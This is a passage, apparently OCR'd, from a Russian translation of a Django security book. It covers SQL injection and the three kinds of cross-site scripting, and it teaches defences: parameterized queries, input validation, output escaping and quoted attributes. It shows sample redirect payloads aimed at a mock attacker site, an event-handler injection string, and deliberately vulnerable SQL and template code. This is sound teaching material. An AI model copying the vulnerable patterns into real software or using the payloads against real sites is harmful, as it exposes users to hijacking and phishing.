from django.db import connection

sql = """DELETE FROM messaging_authenticatedmessage
         WHERE id = %s """ % msg_id
with connection.cursor() as cursor:
    cursor.execute(sql)
```

Инструкция SQL с одним подстановочным шаблоном

Выполняет инструкцию SQL

Как и в случае с выполнением запросов с помощью метода `raw`, единственный безопасный способ выполнить запрос на подключение – параметризация. Запросы на подключение параметризуются так же, как и запросы, передаваемые в метод `raw`. В следующем примере показано, как безопасно удалить аутентифицированное сообщение с помощью именованного аргумента `params`, выделенного жирным:

```
sql = """DELETE FROM messaging_authenticatedmessage
         WHERE id = %s """
with connection.cursor() as cursor:
    cursor.execute(sql, params=[msg_id])
```

Подстановочный шаблон без кавычек

Экранирует специальные символы и выполняет инструкцию SQL

Атаки и контрмеры, описанные в этой главе, не так сложны, как рассматриваемые в остальных главах. Например, подделке межсайтовых запросов и кликджекингу посвящены отдельные главы. Следующая глава полностью посвящена категории атак, известной как межсайтовый скриптинг (cross-site scripting). Эти атаки более сложны и распространены, чем все атаки, представленные в данной главе.

Итоги

- Хеширование и проверка целостности данных помогают эффективно противостоять атакам с внедрением пакетов.
- Парсинг YAML может быть таким же опасным, как и парсинг `pickle`.
- XML не просто уродлив; парсинг разметки XML, полученной разбором из ненадежного источника, может вывести систему из строя.
- Противостоять низкоуровневым DoS-атакам можно с помощью веб-сервера и балансировщика нагрузки.
- Противостоять высокоуровневым DoS-атакам можно с помощью WSGI или сервера приложений.
- Атаки с непроверенной переадресацией позволяют проводить фишинговые атаки и атаки «человек посередине».
- Объектно-реляционное отображение эффективно противостоит атакам с внедрением SQL.

14 Атаки методом межсайтового скриптинга

Темы этой главы:

- проверка ввода с помощью форм и моделей;
- экранирование специальных символов с помощью механизма шаблонов;
- ограничение возможностей браузера с помощью заголовков ответа.

В предыдущей главе я познакомил вас с несколькими атаками внедрения кода. В этой главе я представлю большое семейство атак, известных как *межсайтовый скриптинг* (cross-site scripting, XSS). Атаки XSS бывают трех видов: хранимые, отраженные и основанные на DOM. Эти атаки считаются наиболее распространенными и мощными.

> **ПРИМЕЧАНИЕ** На момент написания данной книги атаки XSS занимали седьмое место в OWASP Top Ten (https://owasp.org/www-project-top-ten/).

Противостояние атакам XSS – отличный пример глубокой обороны, потому что одной линии защиты недостаточно. В этой главе вы узнаете, как противостоять атакам XSS, проверяя входные данные, экранируя выходные данные и управляя заголовками ответов.

14.1 Что такое XSS?

Атаки XSS бывают разных форм и размеров, но все они имеют одну общую черту: злоумышленник внедряет вредоносный код в браузер другого пользователя. Вредоносным может быть код JavaScript, HTML и каскадные таблицы стилей (Cascading Style Sheets, CSS). Вредоносный код может попасть в браузер разными путями: в теле, URL или заголовке HTTP-запроса.

Атаки XSS делятся на три подкатегории. Каждая определяется механизмом, используемым для внедрения вредоносного кода:

- хранимый XSS;
- отраженный XSS;
- XSS на основе DOM.

В этом разделе я покажу, как Мэллори может выполнить все три формы атаки. Алиса, Боб и Чарли готовы к этому. В последующих разделах я расскажу, как противостоять этим атакам.

14.1.1 Хранимый XSS

Предположим, что Алиса и Мэллори являются пользователями социальной сети social.bob.com. Как и любая другая социальная сеть, сайт Боба позволяет пользователям обмениваться контентом. К сожалению, на этом сайте отсутствует полноценная проверка ввода; что еще более важно, он отображает общий контент, не экранируя его. Мэллори замечает это и создает следующий однострочный сценарий, цель которого – переадресовать Алису с сайта social.bob.com на поддельный сайт social.mallory.com:

```
<script>
    document.location = "https://social.mallory.com";
</script>
```

Эквивалент переадресации на стороне клиента

Затем Мэллори переходит на страницу с настройками своего профиля, изменяет один из параметров, записывая в него вредоносный код. Сайт Боба не проверяет ввод Мэллори и просто сохраняет его в базе данных.

Позже Алиса натыкается на страницу профиля Мэллори, которая теперь содержит вредоносный код. Браузер Алисы выполняет этот код, переадресуя Алису на сайт social.mallory.com, где ее обманом вынуждают ввести свои учетные данные для аутентификации и другую личную информацию.

Эта атака является примером *хранимого XSS*. Уязвимая система позволяет использовать эту форму XSS, сохраняя вредоносный код злоумышленника. Позже, не по вине потерпевшего, вредоносный код внедряется в браузер жертвы. Ход этой атаки показан на рис. 14.1.




Рис. 14.1 Атака Мэллори хранимым XSS вынуждает Алису посетить злонамеренный сайт

Системы, предназначенные для обмена пользовательским контентом, особенно подвержены этой разновидности XSS. К подобным системам относятся сайты социальных сетей, форумы, блоги и продукты для совместной работы. Злоумышленники обычно более агрессивны, чем Мэллори. Например, в описанном сценарии Мэллори ждет, пока Алиса наткнется на ловушку. В реальном мире злоумышленник часто активно заманивает жертв по электронной почте или в чате.

В этом разделе Мэллори атакует Алису через сайт Боба. В следующем разделе Мэллори попытается атаковать Боба через один из сайтов Алисы.

14.1.2 Отраженный XSS

Предположим, что Боб – пользователь нового веб-сайта Алисы search.alice.com. Подобно google.com, этот сайт принимает искомую строку через параметры URL запроса. В ответ Боб получает HTML-страницу с результатами поиска. Как и следовало ожидать, страница с результатами отражает критерии поиска, заданные Бобом.

В отличие от других поисковых сайтов, страница с результатами, возвращаемая сайтом search.alice.com, отображает критерии поиска без их экранирования. Мэллори замечает это и подготавливает следующий URL. Параметр запроса в этом URL содержит замаскированный вредоносный код на JavaScript. Этот код переадресует Боба с сайта search.alice.com на сайт search.mallory.com, еще один поддельный сайт:

```
https://search.alice.com/?terms=
➥ %3Cscript%3E
➥ document.location=%27https://search.mallory.com%27
➥ %3C/script%3E
```

Сценарий, встроенный в URL

Мэллори отправляет этот URL Бобу в текстовом сообщении. Он попадается на приманку и щелкает на ссылке, непреднамеренно отправляя вредоносный код на search.alice.com. Сайт немедленно отражает вредоносный код Мэллори обратно Бобу. Затем браузер Боба запускает вредоносный сценарий, отображая страницу результатов. Наконец, он переадресуется на search.mallory.com, где Мэллори пытается развить успех.

Эта атака является примером *отраженного XSS*. Злоумышленник инициирует эту форму XSS, обманом заставляя жертву отправить вредоносную полезную нагрузку на уязвимый сайт. Но вместо сохранения вредоносного кода сайт немедленно возвращает его пользователю в выполняемой форме. Ход этой атаки показан на рис. 14.2.




Рис. 14.2 Боб получает вредоносный код JavaScript, написанный Мэллори, отраженный сайтом Алисы, и непреднамеренно переходит на сайт Мэллори

Атаки отраженным XSS, как нетрудно догадаться, не ограничиваются чатами. Злоумышленники также заманивают жертв через электронную почту или вредоносные веб-сайты. В следующем разделе я покажу третий вид атак XSS. На этот раз Мэллори будет атаковать Чарли. Как и атаки отраженным XSS, атаки этого вида начинаются с передачи вредоносного URL.

14.1.3 XSS на основе DOM

После того как Мэллори взломала Боба, Алиса решила устранить уязвимость на своем сайте. Она изменила страницу с результатами, так

чтобы она отображала критерии поиска с визуализацией на стороне клиента. Следующий код иллюстрирует, как это реализовано в новой странице результатов. Обратите внимание, что теперь браузер, а не сервер, извлекает критерии поиска из URL. Теперь нет никаких шансов провести атаку отраженным XSS, потому что критерии поиска просто не отображаются:

```
<html>
  <head>
    <script>
        const url = new URL(window.location.href);
        const terms = url.searchParams.get('terms');
        document.write('You searched for ' + terms);
    </script>
  </head>
    ...
</html>
```

Извлекает критерии поиска

Записывает критерии поиска в тело страницы

Мэллори снова посещает search.alice.com и замечает еще одну возможность для атаки. Она отправляет Чарли электронное письмо с вредоносной ссылкой. Эта ссылка содержит точно такой же URL, который использовался для атаки отраженным XSS.

Чарли попался на удочку и перешел на search.alice.com, щелкнув на ссылке. Сервер Алисы возвращает обычную страницу с результатами; ответ не содержит вредоносного содержимого. К сожалению, JavaScript Алисы копирует вредоносный код Мэллори из URL в тело страницы. Затем браузер Чарли выполняет сценарий Мэллори, переадресуя Чарли на search.mallory.com.

Третья атака Мэллори – это пример *XSS на основе DOM*. Как и в атаке отраженным XSS, злоумышленник инициирует XSS на основе DOM, обманом заставляя пользователя отправить вредоносный контент на уязвимый сайт. В отличие от атаки отраженным XSS, контент не отражается и внедрение происходит в браузере.

Во всех трех атаках Мэллори успешно заманивает своих жертв на поддельный сайт с помощью простого однострочного сценария. На самом деле эти атаки могут внедрять более сложный код для:

- несанкционированного доступа к конфиденциальной или частной информации;
- использования прав авторизации жертвы для выполнения действий от его имени;
- несанкционированного доступа к cookie клиента, включая идентификаторы сеансов;
- переадресации жертвы на вредоносный сайт, контролируемый злоумышленником;
- злонамеренного искажения содержимого сайта, например баланса банковского счета или результата проверки здоровья.

На самом деле обобщить диапазон этих атак просто невозможно. XSS очень опасен, потому что злоумышленник получает контроль

над системой и жертвой. Система не может отличить преднамеренные запросы от жертвы от злонамеренных запросов от злоумышленника. Жертва не может отличить содержимое системы от содержимого злоумышленника.

Противостояние атакам XSS – прекрасный пример глубокой обороны. В оставшихся разделах этой главы вы узнаете, как противостоять XSS с помощью многоуровневого подхода. Я представлю действия, предотвращающие атаки, в порядке событий, происходящих в течение жизненного цикла HTTP-запроса:

- проверка ввода;
- экранирование вывода, самый важный уровень защиты;
- заголовки ответа.

Закончив читать эту главу, вы должны запомнить, что каждый слой сам по себе недостаточен. Всегда используйте многоуровневый подход.

14.2 Проверка ввода

В этом разделе вы узнаете, как проверять поля форм и свойства моделей. Именно это подразумевается, когда люди говорят о проверке ввода. Возможно, у вас уже есть опыт в этом. Отчасти устойчивость к атакам XSS – это только одна из множества причин, чтобы организовать проверку ввода. Даже если бы атак XSS не существовало, сведения в этом разделе по-прежнему были бы актуальны для защиты от повреждения данных, неправильного использования системы и других атак методом внедрения кода.

В главе 10 вы создали модель Django с именем `AuthenticatedMessage`. Я воспользовался этой возможностью, чтобы показать схему разрешений Django. В этом разделе мы используем тот же класс модели для объявления и выполнения логики проверки ввода. Наша модель станет основой небольшого рабочего процесса, который Алиса использует для создания новых сообщений. Этот рабочий процесс включает следующие три компонента приложения обмена сообщениями Django:

- ваш существующий класс модели `AuthenticatedMessage`;
- новый класс представления `CreateAuthenticatedMessageView`;
- новый шаблон authenticatedmessage_form.html.

В каталоге templates создайте подкаталог messaging, а в нем – новый файл с именем authenticatedmessage_form.html. Откройте этот файл и добавьте в него HTML-код из листинга 14.1. Переменная `form.as_table` отображается как несколько полей формы с метками. Пока не обращайте внимания на тег `csrf_token`; я расскажу о нем в главе 16.

Листинг 14.1 Простой шаблон для создания новых сообщений

```
<html>

    <form method='POST'>
        {% csrf_token %}
        <table>
            {{ form.as_table }}
        </table>
        <input type='submit' value='Submit'>
    </form>

</html>
```

Необходим, но описывается в главе 16

Динамически отображает свойства сообщения в полях формы

Затем откройте models.py и импортируйте встроенный класс `RegexValidator`, как показано в листинге 14.2. Создайте экземпляр `RegexValidator` (соответствующий код выделен жирным) и примените его к полю `hash_value`. Этот валидатор проверяет, содержит ли поле `hash_value` ровно 64 шестнадцатеричных символа.

Листинг 14.2 Проверка поля модели с помощью RegexValidator

```
...
from django.core.validators import RegexValidator
...
class AuthenticatedMessage(Model):
    message = CharField(max_length=100)
    hash_value = CharField(max_length=64,
                           validators=[RegexValidator('[0-9a-f]{64}')])
```

Ограничивает максимальную длину

Ограничивает минимальную длину

Встроенные классы валидаторов, такие как `RegexValidator`, предназначены для принудительной проверки содержимого некоторого поля ввода. Но иногда нужно выполнить проверку нескольких полей. Например, когда приложение получает новое сообщение, желательно убедиться, что это сообщение хешируется в то же хеш-значение, которое было получено вместе с сообщением. Чтобы организовать такую проверку, нужно добавить метод `clean` в класс модели.

Добавьте метод `clean` из листинга 14.3 в `AuthenticatedMessage`. Этот метод сначала создает функцию HMAC (выделена жирным). В главе 3 вы узнали, что функции HMAC принимают два параметра: сообщение и ключ. В этом примере сообщение – это свойство модели, а ключ – встроенная парольная фраза. (Очевидно, что в промышленном окружении ключ не должен храниться в исходном коде на Python.)

Функция HMAC используется для вычисления хеш-значения. Наконец, метод `clean` сравнивает это хеш-значение со свойством `hash_value` модели. Если хеш-значения не совпадают, то генерируется ошибка `ValidationError`, что предотвращает отправку сообщения пользователем без парольной фразы.

Листинг 14.3 Проверка ввода в нескольких полях модели

```
...
import hashlib
import hmac

from django.utils.encoding import force_bytes
from django.utils.translation import gettext_lazy as _
from django.core.exceptions import ValidationError
...
...
class AuthenticatedMessage(Model):
    ...
    def clean(self):
        hmac_function = hmac.new(
            b'frown canteen mounted carve',
            msg=force_bytes(self.message),
            digestmod=hashlib.sha256)
        hash_value = hmac_function.hexdigest()

        if not hmac.compare_digest(hash_value, self.hash_value):
            raise ValidationError(_('Message not authenticated'),
                                  code='msg_not_auth')
```

Выполняет проверку ввода в нескольких полях

Хеширует сообщение в свойстве message

Сравнивает хеш-значения за постоянное время

Затем добавьте в приложение Django представление из листинга 14.4. `CreateAuthenticatedMessageView` наследует встроенный служебный класс `CreateView` (выделен жирным). `CreateView` избавляет от необходимости копировать данные из полей формы в поля модели. Свойство `model` сообщает экземпляру `CreateView`, какую модель нужно создать, а свойство `fields` – какие поля следует ожидать в запросе. Свойство `success_url` указывает, куда переадресовать пользователя после успешной отправки формы.

Листинг 14.4 Отображение формы ввода нового сообщения

```
from django.views.generic.edit import CreateView
from messaging.models import AuthenticatedMessage

class CreateAuthenticatedMessageView(CreateView):
    model = AuthenticatedMessage
    fields = ['message', 'hash_value']
    success_url = '/'
```

Наследуемый класс валидатора

Определяет тип создаваемой модели

Определяет ожидаемые поля в запросе

Определяет, куда переадресовать пользователя

Благодаря наследованию `CreateAuthenticatedMessageView` действует как связующее звено между шаблоном и моделью. Этот четырехстрочный класс делает следующее:

1. отображает страницу;
2. обрабатывает отправку формы;

3 копирует данные из полей входящего запроса в новый объект модели;
4 выполняет проверку модели;
5 сохраняет модель в базе данных.

Если форма успешно отправлена, пользователь переадресуется на главную страницу сайта. Если запрос отклонен, то в форме отображаются сообщения об ошибках.

> **ВНИМАНИЕ!** Django не проверяет поля модели, когда вызываются методы `save` и `update` объекта модели. Вызывая эти методы напрямую, вы берете на себя всю ответственность за проверку, которую можно выполнить вызовом метода `full_clean` объекта модели.

Перезапустите сервер, выполните вход как Алиса и введите в браузере URL нового представления. Попробуйте несколько раз отправить форму с неверным вводом. Обратите внимание, что всякий раз Django автоматически отображает в форме информативные сообщения об ошибках. Наконец, используя следующий код, сгенерируйте верное хеш-значение для сообщения. Введите сообщение и хеш-значение в форму и отправьте ее:

```
>>> import hashlib
>>> import hmac
>>>
>>> hmac.new(
...     b'frown canteen mounted carve',
...     b'from Alice to Bob',
...     digestmod=hashlib.sha256).hexdigest()
'E52c83ad9c9cb1ca170ff60e02e302003cd1b3ae3459e35d3...'
```

Сообщение для ввода в поле message формы

Хеш-значение для ввода в поле hash_value формы

Рабочий процесс, описанный в этом разделе, довольно прост. В реальном мире вы можете столкнуться с более сложными проблемами. Например, для отправки формы может не потребоваться создавать новую запись в базе данных или, наоборот, может потребоваться создать несколько записей в нескольких таблицах в нескольких базах данных. В следующем разделе я расскажу, как реализовать подобные сценарии с помощью собственного класса формы Django.

14.2.1 Проверка формы Django

В этом разделе я кратко расскажу, как реализовать проверку ввода с помощью класса формы, но имейте в виду, что это не очередной рабочий процесс. Добавление своего класса формы в приложение открывает новые возможности проверки ввода. Представленные здесь сведения вы легко усвоите, потому что проверка формы во многом напоминает проверку модели.

В листинге 14.5 показан типичный пример использования нестандартной формы в представлении. `EmailAuthenticatedMessageView` определяет два метода. Метод `get` создает и отображает пустую форму `AuthenticatedMessageForm`. Метод `post` отправляет форму, преобразуя параметры запроса в объект формы. Вызов (унаследованного) метода формы `is_valid` запускает проверку ввода (выделен жирным). Если проверка увенчалась успехом, то введенное сообщение отправляется Алисе по электронной почте; если обнаружится ошибка, то форма снова отправляется пользователю, что дает ему возможность повторить попытку.

Листинг 14.5 Проверка ввода в нестандартной форме

```
from django.core.mail import send_mail
from django.shortcuts import render, redirect
from django.views import View

from messaging.forms import AuthenticatedMessageForm

class EmailAuthenticatedMessageView(View):
    template = 'messaging/authenticatedmessage_form.html'

    def get(self, request):
        ctx = {'form': AuthenticatedMessageForm(), }
        return render(request, self.template, ctx)

    def post(self, request):
        form = AuthenticatedMessageForm(request.POST)

        if form.is_valid():
            message = form.cleaned_data['message']
            subject = form.cleaned_data['hash_value']
            send_mail(subject, message, 'bob@bob.com', ['alice@alice.com'])
            return redirect('/')

        ctx = {'form': form, }
        return render(request, self.template, ctx)
```

Запрашивает ввод пользователя отправкой ему пустой формы

Преобразует ввод пользователя в форму

Запускает логику проверки

Отображает форму с сообщениями об обнаруженных ошибках

Как пользовательская форма определяет логику проверки ввода? Следующие несколько листингов иллюстрируют некоторые способы определения класса формы с проверкой полей.

В листинге 14.6 показана форма `AuthenticatedMessageForm`, состоящая из двух полей `CharField`. Поле `message` применяет два ограничения длины с помощью именованных аргументов (выделены жирным). Поле `hash_value` применяет ограничение в виде регулярного выражения через именованный аргумент `validators` (также выделен жирным).

Листинг 14.6 Поля ввода с проверкой

```
from django.core.validators import RegexValidator
from django.forms import Form, CharField
```

```
class AuthenticatedMessageForm(Form):
    message = CharField(min_length=1, max_length=100)
    hash_value = CharField(validators=[RegexValidator(regex='[0-9a-f]{64}')])
```

Длина сообщения должна быть больше 1 и меньше 100 символов

Хеш-значение должно содержать ровно 64 шестнадцатеричных символа

Методы `clean` для конкретных полей предоставляют альтернативный уровень проверки ввода. Анализируя каждое поле в форме, Django автоматически ищет и вызывает метод формы с именем `clean_<имя_поля>`. Например, в листинге 14.7 показано, как проверить поле `hash_value` с помощью метода формы с именем `clean_hash_value` (выделен жирным). Подобно методу `clean` модели, методы `clean` конкретных полей отклоняют недопустимые входные данные, генерируя ошибку `ValidationError`.

Листинг 14.7 Проверка ввода с помощью методов clean конкретных полей

```
...
import re
from django.core.exceptions import ValidationError
from django.utils.translation import gettext_lazy as _
...
...
class AuthenticatedMessageForm(Form):
    message = CharField(min_length=1, max_length=100)
    hash_value = CharField()
...
    def clean_hash_value(self):
        hash_value = self.cleaned_data['hash_value']
        if not re.match('[0-9a-f]{64}', hash_value):
            reason = 'Must be 64 hexadecimal characters'
            raise ValidationError(_(reason), code='invalid_hash_value')
        return hash_value
```

Автоматически вызывается фреймворком Django

Отвергает отправку формы

Выше в этом разделе вы узнали, как выполнить проверку ввода для нескольких полей модели, добавив метод `clean` в класс модели. Аналогично добавление метода `clean` в класс формы позволяет проверить несколько полей формы. В листинге 14.8 показано, как получить доступ к нескольким полям формы из метода `clean` формы (выделен жирным).

Листинг 14.8 Проверка ввода в нескольких полях формы

```
class AuthenticatedMessageForm(Form):
    message = CharField(min_length=1, max_length=100)
    hash_value = CharField(validators=[RegexValidator(regex='[0-9a-f]{64}')])

...
```

```
def clean(self):  <-- Автоматически вызывается фреймворком Django
    super().clean()
    message = self.cleaned_data.get('message')
    hash_value = self.cleaned_data.get('hash_value')   | Выполняет проверку
    ...                                                | нескольких полей формы
    if condition:
        reason = 'Message not authenticated'
        raise ValidationError(_(reason), code='msg_not_auth')  <-- Отвергает отправку формы
```

Проверка ввода лишь несколько сужает пространство для атаки. Например, в поле `hash_value` нельзя ничего ввести, кроме шестнадцатеричных символов, но в поле `message` по-прежнему можно передать вредоносный ввод. По этой причине у вас может возникнуть потребность выйти за рамки проверки ввода и попытаться очистить ввод.

Очистка входных данных – это попытка очистить или обезопасить данные, полученные из ненадежного источника. Как правило, программист, у которого слишком много свободного времени, пытается реализовать такую очистку, сканируя входные данные и проверяя их на наличие вредоносного содержимого. Затем вредоносное содержимое, если обнаружится, удаляется или нейтрализуется путем изменения входных данных некоторым образом.

Очистка ввода всегда считалась плохой идеей, потому что ее слишком сложно реализовать. Инструмент очистки как минимум должен выявлять все формы вредоносного ввода для трех типов интерпретаторов: JavaScript, HTML и CSS. С тем же успехом можно добавить в список четвертый интерпретатор, потому что, по всей вероятности, входные данные будут храниться в базе данных SQL.

Что может случиться? А вот что: кто-то из отдела отчетности и аналитики вдруг захочет с вами побеседовать из-за возникших проблем с запросами в базу данных, содержимое которых могло быть изменено инструментом очистки. Или команда разработки мобильного приложения потребует объяснений из-за того, что очищенный ввод плохо отображается в их пользовательском интерфейсе, который вообще не использует интерпретаторов. Столько головной боли.

Очистка входных данных также не позволяет реализовывать допустимые варианты использования. Например, приходилось ли вам отправлять код или командную строку коллеге через клиента обмена сообщениями или по электронной почте? Некоторые поля предназначены для приема ввода в свободной форме. Для противостояния атакам XSS система должна использовать многоуровневую защиту, потому что ввод в такие поля просто нельзя ограничить. Самый важный уровень рассматривается в следующем разделе.

14.3 Экранирование вывода

В этом разделе вы узнаете о наиболее эффективной контрмере атакам XSS – экранировании вывода. Почему так важно экранировать

вывод? Представьте себе одну из баз данных, с которыми вы взаимодействуете на работе. Подумайте обо всех имеющихся в ней таблицах. Подумайте обо всех полях в каждой таблице. Скорее всего, большинство этих полей каким-то образом отображаются на вебстранице. Каждое из них расширяет пространство для атаки, и многие из них могут использоваться в качестве оружия с помощью специальных символов HTML.

Безопасные сайты противостоят атакам XSS, экранируя специальные символы HTML. Эти символы и их экранированные варианты перечислены в табл. 14.1.

Таблица 14.1 Специальные символы HTML и их экранированные варианты

Специальный символ	Название и описание	Сущность HTML (экранированный вариант)
<	Меньше чем, начало тега	`<`
>	Больше чем, конец тега	`>`
'	Одиночная кавычка, определение значения атрибута	`&#x27;`
"	Двойная кавычка, определение значения атрибута	`&quot;`
&	Амперсанд, определение сущности	`&`

Как и любой другой веб-фреймворк, механизм шаблонов в Django автоматически экранирует вывод, заменяя специальные символы их сущностями HTML. Например, вам не нужно беспокоиться о постоянных XSS-атаках, если вы извлекаете некоторые данные из базы данных и отображаете их в шаблоне:

```
<html>
    <div>
        {{ fetched_from_db }} ◄——— По умолчанию это безопасно
    <div>
</html>
```

Вам также не нужно беспокоиться об уязвимости отраженного XSS, если ваш шаблон отображает параметр запроса:

```
<html>
    <div>                                          По умолчанию
        {{ request.GET.query_parameter }} ◄———— это тоже безопасно
    <div>
</html>
```

Перейдите в корневой каталог вашего проекта и откройте интерактивную оболочку Django, чтобы убедиться в этом. Введите следующий код, чтобы программно реализовать некоторые функции защиты от XSS в Django. Этот код создает шаблон, внедряет в него вредоносный код и отображает его. Обратите внимание, что все специальные символы в полученном результате экранированы:

```
$ python manage.py shell
>>> from django.template import Template, Context
```

```
>>>
>>> template = Template('<html>{{ var }}</html>')
>>> poison = '<script>/* malicious */</script>'
>>> ctx = Context({'var': poison})
>>>
>>> template.render(ctx)
'<html>&lt;script&gt;/* malicious */&lt;/script&gt;</html>'
```

Создает простой шаблон

Вредоносный ввод

Отображает шаблон

Шаблон нейтрализован

Эта особенность избавляет от лишних беспокойств, но это не значит, что вы можете полностью забыть о XSS. В следующем разделе вы узнаете, как и когда эту особенность можно отключить.

14.3.1 Встроенные утилиты отображения

Механизм шаблонов Django поддерживает множество встроенных тегов, фильтров и служебных функций для отображения разметки HTML. Встроенный тег `autoescape`, выделенный в следующем примере жирным, предназначен для явного отключения автоматического экранирования специальных символов в части вашего шаблона. Когда механизм шаблонов встречает этот тег, он отображает все, что находится внутри него, без экранирования специальных символов. Это означает, что следующий код уязвим для XSS:

```
<html>
    {% autoescape off %}
        <div>
            {{ request.GET.query_parameter }}
        </div>
    {% endautoescape %}
</html>
```

Открывающий тег, отключает защиту

Закрывающий тег, включает защиту

Допустимые варианты использования тега `autoescape` экранирования редки и сомнительны. Например, возможно, кто-то решит хранить код HTML в базе данных, а вы несете ответственность за его отображение. Это относится и к встроенному фильтру `safe`, выделенному жирным в следующем примере. Этот фильтр приостанавливает автоматическое экранирование специальных символов для одной переменной в вашем шаблоне. Следующий код (несмотря на название фильтра) уязвим для XSS:

```
<html>
    <div>
        {{ request.GET.query_parameter|safe }}
    </div>
</html>
```

ВНИМАНИЕ! Фильтр `safe` отключает механизм безопасности. Лично я думаю, что для него лучше подошло бы имя `unsafe`. Используйте этот фильтр с осторожностью.

Фильтр `safe` делегирует большую часть своей работы встроенной служебной функции с именем `mark_safe`. Эта функция принимает строку Python и преобразует ее в объект `SafeString`. Когда обработчик шаблонов встречает `SafeString`, он отображает его содержимое как есть, без экранирования.

Применение `mark_safe` к данным из ненадежного источника является приглашением к взлому. Введите следующий код в интерактивную оболочку Django, чтобы понять, почему. Он создает простой шаблон и добавляет в него вредоносный сценарий. Сценарий (выделен жирным) отмечен как безопасный и внедрен в шаблон. В результате, не по вине механизма шаблонов, все специальные символы остаются неэкранированными:

```
$ python manage.py shell
>>> from django.template import Template, Context
>>> from django.utils.safestring import mark_safe
>>>
>>> template = Template('<html>{{ var }}</html>')
>>>
>>> native_string = '<script>/* malicious */</script>'
>>> safe_string = mark_safe(native_string)
>>> type(safe_string)
<class 'django.utils.safestring.SafeString'>
>>>
>>> ctx = Context({'var': safe_string})
>>> template.render(ctx)
'<html><script>/* malicious */</script></html>'
```

Создает простой шаблон

Вредоносный ввод

Отображает шаблон

Уязвимость XSS

Встроенный фильтр с говорящим именем `escape` (выделен в следующем примере жирным) включает экранирование специальных символов для одной переменной в вашем шаблоне. Этот фильтр правильно работает внутри блока с отключенным автоматическим экранированием вывода. Следующий код безопасен:

```
<html>
    {% autoescape off %}
        <div>
            {{ request.GET.query_parameter|escape }}
        </div>
    {% endautoescape %}
</html>
```

Открывающий тег, отключает защиту

Устраняет уязвимость

Закрывающий тег, включает защиту

Как и фильтр `safe`, фильтр `escape` является оберткой вокруг одной из встроенных служебных функций Django. Встроенная функция `escape` (выделена жирным в следующем примере) позволяет программно экранировать специальные символы. Она будет экранировать как обычные строки Python, так и строки `SafeString`:

```
>>> from django.utils.html import escape
>>>
>>> poison = '<script>/* malicious */</script>'
```

```
>>> escape(poison)
'&lt;script&gt;/* malicious */&lt;/script&gt;'
```

Экранирует специальные символы HTML

Как и любой другой уважаемый механизм шаблонов (в любом языке программирования), механизм шаблонов в Django противостоит XSS, экранируя специальные символы HTML. К сожалению, не всякий вредоносный контент содержит специальные символы. В следующем разделе вы узнаете об одном крайнем случае, от которого этот фреймворк вас не защитит.

14.3.2 Заключение атрибутов HTML в кавычки

Ниже показан пример простого шаблона. Жирным выделен параметр запроса, определяющий значение атрибута `class`. Эта страница действует в соответствии с ожиданиями, если параметр `request` содержит имя обычного класса CSS. Но если в нем окажутся специальные символы HTML, то Django экранирует их как обычно:

```
<html>
    <div class={{ request.GET.query_parameter }}>
        Уязвимость XSS без применения специальных символов
    </div>
</html>
```

Заметили, что значение атрибута `class` не заключено в кавычки? К сожалению, это означает, что, используя эту страницу, злоумышленник может причинить вред, не применив ни одного специального символа HTML. Например, предположим, что эта страница принадлежит важной системе в SpaceX. Мэллори решила атаковать Чарли, инженера команды Falcon 9, применив атаки отраженным XSS. Теперь представьте, что произойдет, если в параметре будет получена строка `className onmouseover=javascript:launchRocket()`.

Внимательное отношение к коду HTML, а не фреймворк – вот единственный способ противостоять атакам XSS этого вида. Простое заключение значения атрибута `class` в кавычки гарантирует, что тег `div` будет отображаться безопасно, независимо от значения переменной в шаблоне. Возьмите в привычку всегда заключать в кавычки атрибуты тегов. Спецификация HTML не требует этого, но иногда такое простое соглашение может предотвратить катастрофу.

В предыдущих двух разделах вы узнали, как противостоять атакам XSS через тело ответа. В следующем разделе вы узнаете, как противостоять атакам через заголовки ответа.

14.4 Заголовки HTTP-ответа

Заголовки ответов – очень важный уровень защиты от XSS. Этот уровень может полностью предотвратить одни атаки и ограничить ущерб от других. В данном разделе вы узнаете о трех вариантах защиты:

- отключение доступа к cookie из JavaScript;
- отключение анализа типа MIME;
- использование заголовка `X-XSS-Protection`.

Основная идея каждого из вариантов – защитить пользователя, ограничивая действия браузера с ответом. Иначе говоря, именно так сервер применяет принцип наименьших привилегий к браузеру.

14.4.1 Отключение доступа к cookie из JavaScript

